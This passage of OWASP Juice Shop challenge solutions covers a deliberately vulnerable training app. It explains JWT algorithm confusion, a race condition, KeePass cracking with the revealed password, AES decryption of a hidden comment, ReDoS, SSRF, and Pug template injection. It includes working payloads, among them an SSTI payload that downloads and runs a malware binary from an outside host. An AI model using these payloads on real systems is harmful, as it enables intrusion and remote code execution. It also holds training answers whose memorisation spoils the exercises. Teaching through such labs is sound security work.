With Linux and online tools

1. Download the application's public JWT key from http://localhost:3000/encryptionkeys/jwt.pub
2. The authentication token is of form `header_base64url.payload_base64url.signature_base64url` . Copy the JWT header from a request, decode it and change the algorithm to HS256 using a tool like https://cryptii.com/.
   The server uses a private RSA key to sign the token and a public one to verify it when using RS256, but when using HS256 there is only one key for both, and, for verification, the server always uses the public RSA key disregarding the algorithm specified in the header.



3. Edit the email in the payload to `rsa_lord@juice-sh.op` .



4. Encode the server key to hex `cat jwt.pub | xxd -p | tr -d "\\n"`
5. Sign your new token with the server key with hmac `echo -n "new_header.new_payload" | openssl dgst -sha256 -mac HMAC -macopt hexkey:server_key_hex`

6. Encode your signature to base64url: `echo -n "signature" | xxd -r -p | base64 | sed 's/+/-/g; s/\//_/g; s/=//g' | tr -d "\\n"`
7. Place the new token in a cookie or send an authenticated request with the it to solve the challenge.

👏 Kudos to teodor440 for providing this solution.

Like any review at least three times as the same user

1. Liking a review normally results in a request to http://localhost:3000/rest/products/reviews which associates the email of the user with the review (identified by the JSON body of e.g. `{id: "ZQdzyRCbwQ4ys3PCG"}`) and also increases its like counter by one.
2. If you try to replay the same request you will get a `403 Forbidden` HTTP status with `{"error":"Not allowed"}` in the response.
3. Write a script that simultaneously executes three requests to http://localhost:3000/rest/products/reviews with body e.g. `{id: "ZQdzyRCbwQ4ys3PCG"}` and run it.
4. If your 3 requests get handled asynchronously within an (artificial) 150ms time window, you will cause a race condition and all will get through and each increase the like counter by one to a total of three!
5. Back in your browser you should now see the corresponding challenge marked as solved!

The following RaceTheWeb config does the trick as well:

```
# Multiple Likes
# Save this as multiple-likes.toml
# Get comment information from this endpoint first: http://localhost:3000/rest/products/<id>/reviews
# Then repalce id values in body parameter of this file
# You need to replace the bearer token as well
# open browser dev tools, like any of the comment, then inspect the traffic to obtain a valid bearer token
# Launch this file by doing ./racethweb multiple-likes.toml
count = 3
verbose = true
[[requests]]
    method = "POST"
```

```
url = "http://localhost:3000/rest/products/reviews"
body = "{\"id\":\"QEBb8RKLor69dsXkB\"}"
headers = ["Content-Type: application/json","Authorization: Bearer XXX"]
```

Log in with the support team's original user credentials


IMPORTANT

Solving this challenge requires KeePass 2.x installed on your computer. If you are using a non-Windows OS you can try using some unofficial port but there is no guarantee the file can be opened on those.


1. Find out that the support team's email address is `support@juice-sh.op` eiher via deduction of the pattern from other users or by completing the Retrieve a list of all user credentials via SQL Injection challenge.
2. Brute forcing the password on of this user <httpc://localhost:3000/#/login> is an entirely hopeless approach.
3. You might notice that the support team has a KeePass database file located in http://localhost:3000/ftp/incident-support.kdbx and that it is conveniently *not blocked* by the file type filter otherwise protecting this folder.
4. Download and install KeePass 2.x from http://keepass.info
5. Trying to brute force the password on this KeePass file is unlikely to succeed at this stage.
6. Inspecting `main.js` for information leakage (e.g. by searching for `support`) will yield an interesting log statement that is printed when the support logs in with the wrong password:

```
}
ngOnInit() {
    this.formSubmitService.attachEnterKeyHandler('password-form', 'changeButton', () => this.changePassword());
}
changePassword() {
    var _a;
    if (((_a = localStorage.getItem('email')) === null || _a === void 0 ? void 0 : _a.match(/support@.*/)) && !this.newPasswordControl.value.match(/(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&])[A-Za-z\d@$!%*?&]{12,30}/)) {
        console.error('Parola echipei de asistență nu respectă politica corporativă pentru conturile privilegiate! Vă rugăm să schimbați parola în consecință!');
    }
    this.userService.changePassword({
        current: this.passwordControl.value,
        new: this.newPasswordControl.value,
        repeat: this.repeatNewPasswordControl.value
    }).subscribe((response) => {
        this.error = undefined;
        this.translate.get('PASSWORD_SUCCESSFULLY_CHANGED').subscribe((passwordSuccessfullyChanged) => {
            this.confirmation = passwordSuccessfullyChanged;
        }, (translationId) => {
            this.confirmation = { error: translationId };
        });
        this.resetForm();
```

7. The logged text is in Romanian language: `Parola echipei de asistență nu respectă politica corporativă pentru conturile privilegiate! Vă rugăm să schimbați parola în consecință!`
8. Running this through an online translator yields something like: `The password of the support team does not respect the corporate policy for privileged accounts! Please change your password accordingly!`
9. More interesting even is the Regular Expression `(?=.[a-z])(?=.[A-Z])(?=.\d)(?=.[@$!%?&])[A-Za-z\d@$!%?&]{12,30}` being used to check for a specific password pattern. You can assume that this is the equivalent of the mentioned corporate policy.
10. This RegEx translates into the following password requirements
    - a minimum length of 12 characters
    - a maximum length of 30 characters
    - at least one lowercase character `a-z`
    - at least one uppercase character `A-Z`
    - at least one number `0-9`
    - at least one special character `@$!%*?&`
11. Note also, that this RegEx would not accept *any other* special characters or letters than the ones mentioned above.
12. Assume that the support team followed the password policy for its user password *and* also for its KeePass file.
13. Furthermore, presume that they might have used a weaker password on their KeePass database, because their normal workflow might involve getting the user credentials from it when logging in to the application. Therefore, the KeePass file should be easier to break into.
14. Use a brute force script (applying the password pattern restrictions known to you) to break into the KeePass file with the terribly chosen password `Support2022!`.
15. Find the password for the support team user account in the `prod` entry of the KeePass file.



16. Log in with `support@juice-sh.op` as *Email* and `J6aVjTgOpRs@?5l!Zkq2AYnCE@RF$P` as *Password* to beat this challenge.



Unlock Premium Challenge to access exclusive content

1. Inspecting the HTML source of the corresponding row in the *Score Board* table reveals a HTML comment that is obviously encrypted: `<!--IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7Gtdpq J8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==-->`.


```
▼<mat-cell _ngcontent-c17 class="mat-cell cdk-column-description mat-column-description ng-star-inserted" fxflex="1 1 50%" fxhide.lt-sm fxshow role="gridcell" style="flex: 1 1 100%; box-sizing: border-box; max-width: 50%; display: none;">
  ▼<div _ngcontent-c17>
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>…</svg>
     <!-- <i class="far fa-gem"></i> -->
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>…</svg>
     <!-- <i class="far fa-gem"></i> -->
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>…</svg>
     <!-- <i class="far fa-gem"></i> -->
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>…</svg>
     <!-- <i class="far fa-gem"></i> -->
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>…</svg>
     <!-- <i class="far fa-gem"></i> -->
     <!--IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==-->
    ▶<a href="/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm" target="_blank">…</a>
     " to access exclusive content."
   </div>
 </mat-cell>
```

2. This is a cipher text that came out of an AES-encryption using AES256 in CBC mode.

3. To get the key and the IV, you should run a *Forced Directory Browsing* attack against the application. You can use ZAP for this purpose.

   a. Of the word lists coming with ZAP only `directory-list-2.3-big.txt` and `directory-list-lowercase-2.3-big.txt` contain the directory with the key file.

   b. The search will uncover http://localhost:3000/encryptionkeys as a browsable directory



c. Open http://localhost:3000/encryptionkeys/premium.key to retrieve the AES encryption key `EA99A61D92D2955B1E9285B55BF2AD42` and the IV `1337`.

4. In order to decrypt the cipher text, it is best to use `openssl`.
   - `echo "IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==" | openssl enc -d -aes-256-cbc -K EA99A61D92D2955B1E9285B55BF2AD42 -iv 1337133713371337 -a -A`
   - The plain text is: `/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us`
5. Visit http://localhost:3000/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us to solve this challenge and marvel at the premium VR wallpaper! (Requires dedicated hardware to be viewed in all its glory.)


Perform a Remote Code Execution that occupies the server for a while without using infinite loops

1. Follow steps 1-7 of the challenge Perform a Remote Code Execution that would keep a less hardened application busy forever.
2. As *Request Body* put in `{"orderLinesData": "/((a+)+)b/.test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaa')"}` - which will trigger a very costly Regular Expression test once executed.

3. Submit the request by clicking *Execute*.
4. The server should eventually respond with a `503` status and an error stating `Sorry, we are temporarily not available! Please try again later.` after roughly 2 seconds. This is due to a defined timeout so you do not really DoS your Juice Shop server.

Request a hidden resource on server through server

1. Solve Infect the server with "juicy malware" by abusing arbitrary command execution at least to the point where you have access to the "juicy malware" executables.
2. Similar to that SSTi challenge, the vulnerable place for this one is found on the http://localhost:3000/profile page.
3. The only promising input field for an SSRF attack is the *Gravatar URL*. Open your browser's DevTools and watch the *Network* tab.
4. Type any URL (e.g. https://placecats.com/100/100) into *Gravatr URL* and click *Link Gravatar*. You will realize a request http://localhost:3000/profile/image/url with the chosen https://placecats.com/100/100 as parameter `imageUrl`.
5. You will find no HTTP request to https://placecats.com/100/100 going out from your browser, though. As the image was retrieved and associated with your profile, it must have been downloaded *by the Juice Shop server*.



6. To solve this challenge, you need to find a secret URL hidden inside the "juicy malware" and simulate a self-targeted SSRF attack with it.
7. Use your favorite decompiler(s) to see what is going on inside the malware program…
8. …or execute the malware while tunneling all its traffic through a proxy.
9. Either way you should be able to identify the URL being called by it is http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3
10. Visiting that URL directly will not do anything, as it needs to be called through the *Gravatar Link* field that was presumably vulnerable to SSRF
11. Paste the URL in and click *Link Gravatar* to get the expected challenge solved notification!

Infect the server with juicy malware by abusing arbitrary command execution


1. Perform the totally obvious Google search for `juicy malware` to find https://github.com/J12934/juicy-malware
2. Alternatively you also find three `.url` files with direct links in http://localhost:3000/ftp/quarantine but you'll probably need to understand how to solve any of Access a developer's forgotten backup file, Access a salesman's forgotten backup file or Access a misplaced SIEM signature file first.
3. Your goal is to use RCE to make the server download and execute the malware version for the server OS, so on Linux you might want to run something like `wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware`
4. You probably realized by now that http://localhost:3000/profile is not an Angular page? This page is written using Pug which happens to be a Template engine and therefore perfectly suited for SSTi mischief.
5. Set your *Username* to `1+1` and click *Set Username*. Your username will be just shown as `1+1` under the profile picture.
6. Trying template injection into Pug set *Username* to `#{1+1}` and click *Set Username*. Your username will now be shown as `2` under the profile picture!
7. Craft a payload that will abuse the lack of encapsulation of JavaScript's `global.process` object to dynamically load a library that will allow you to spawn a process on the server that will then download and execute the malware.
8. The payload might look like `#{global.process.mainModule.require('child_process').exec('wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware')}`. Submit this as *Username* and (on a Linux server) the challenge should be marked as solved

TIP

Remember that you need to use the right malware file for your server's operation system and also their synonym command for `wget`.

